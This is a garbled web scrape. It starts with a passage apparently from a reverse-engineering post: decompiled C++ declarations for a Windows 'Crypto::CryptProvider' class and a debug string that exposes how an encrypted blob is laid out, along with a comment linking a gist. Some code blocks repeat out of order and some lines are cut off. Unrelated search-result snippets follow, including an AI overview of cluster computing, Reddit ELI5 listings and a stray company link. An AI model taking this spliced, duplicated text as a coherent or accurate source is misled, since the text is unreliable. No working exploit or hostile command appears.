  public: VOID Encrypt(const std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Encrypt(const UCHAR*, ULONGLONG, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Decrypt(std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: ULONGLONG AquireContext(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&,
  private: PVOID OpenAlgorithm(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&);
  private: VOID GenerateCryptKey(cxl::AutoHandle<void *,long,&BCryptDestroyKey,0>&, std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);
  public: virtual PVOID __vecDelDtor(ULONG);

  private: static LONG CryptReleaseContext(ULONGLONG);
  private: static LONG BCryptCloseAlgorithmProvider(PVOID);
};
```

It helpfully has plenty of debug statements that give away the structure of the blob. This image shows an example




```
uVar8 = std::basic_string<>::basic_string<>
                  (local_c0,
                   L"BCryptDecrypt( cryptKey, BUFFER_DATA( data ), (ULONG)( data.size() - BU
                   ER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFER_KEY_SIZE( data ) ), null
                   r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),
                   ULONG)( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFE
                   KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING )"
                  );
```

that class



```
class Crypto::CryptProvider { /* Size=0x40 */
  /* 0x0008 */ private: std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > _keyName;
  /* 0x0028 */ private: cxl::AutoHandle<unsigned __int64,int,&Crypto::CryptProvider::CryptReleaseContext,0> _cryptProvider;
  /* 0x0030 */ private: cxl::AutoHandle<unsigned __int64,int,&CryptDestroyKey,0> _exchangeKey;
  /* 0x0038 */ private: cxl::AutoHandle<void *,long,&Crypto::CryptProvider::BCryptCloseAlgorithmProvider,0> _algoProvider;

  public: CryptProvider(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG);
  private: CryptProvider(const Crypto::CryptProvider&);
  private: Crypto::CryptProvider& operator=(const Crypto::CryptProvider&);
  public: virtual ~CryptProvider();
  public: VOID Encrypt(const std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Encrypt(const UCHAR*, ULONGLONG, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Decrypt(std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: ULONGLONG AquireContext(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&,
  private: PVOID OpenAlgorithm(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&);
  private: VOID GenerateCryptKey(cxl::AutoHandle<void *,long,&BCryptDestroyKey,0>&, std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);
  public: virtual PVOID __vecDelDtor(ULONG);

  private: static LONG CryptReleaseContext(ULONGLONG);
  private: static LONG BCryptCloseAlgorithmProvider(PVOID);
};
```


It helpfully has plenty of debug statements that give away the structure of the blob. This image shows an example



```
uVar8 = std::basic_string<>::basic_string<>
                  (local_c0,
                   L"BCryptDecrypt( cryptKey, BUFFER_DATA( data ), (ULONG)( data.size() - BU
                   ER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFER_KEY_SIZE( data ) ), null
                   r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),
                   ULONG)( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFE
                   KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING )"
                  );
```

December 6th, 2024 at 9:32 AM Evan

Here you go: https://gist.github.com/EvanMcBroom/a63f17466c7d1ab8b11ae80e520287ce



AI Overview

Imagine a cluster as a team of computers working together to get a job done faster or handle more work than a single computer could. Think of it like a group of friends working on a project: instead of one person doing everything, they split up the tasks and help each other out.

Here's a simple breakdown:

Many Computers, One Goal:

A cluster is made up of multiple computers (called nodes) that are connected and work together.

Sharing the Load:

ELI5: what is cluster computing ?

Oct 30, 2015

Reddit · r/explainlikeimfive

Eli5: Clustering PC, : r/explainlikeimfive - Reddit

Oct 26, 2021 — Each set of clustered systems is set up on either a hardware (they're all...

Reddit · r/explainlikeimfive

Reddit · r/explainlikeimfive
10+ comments · 9 years ago

ELI5: what is cluster computing ? : r/explainlikeimfive

Cluster computing is a form of distributed processing. In general, it's often hard to create one single, very powerful, computer to do a specific task.

12 answers · Top answer: So you have one computer doing a thing. That computer is pretty good at d...

Eli5: **Clustering** PC, : r/explainlikeimfive - Reddit	5 answers	Oct 26, 2021
ELI5: Nodes and **Clusters** - What are they? Why **do** you ...	4 answers	Jan 31, 2022


More results from www.reddit.com

BENlabs
https://www.benlabs.com › Resources

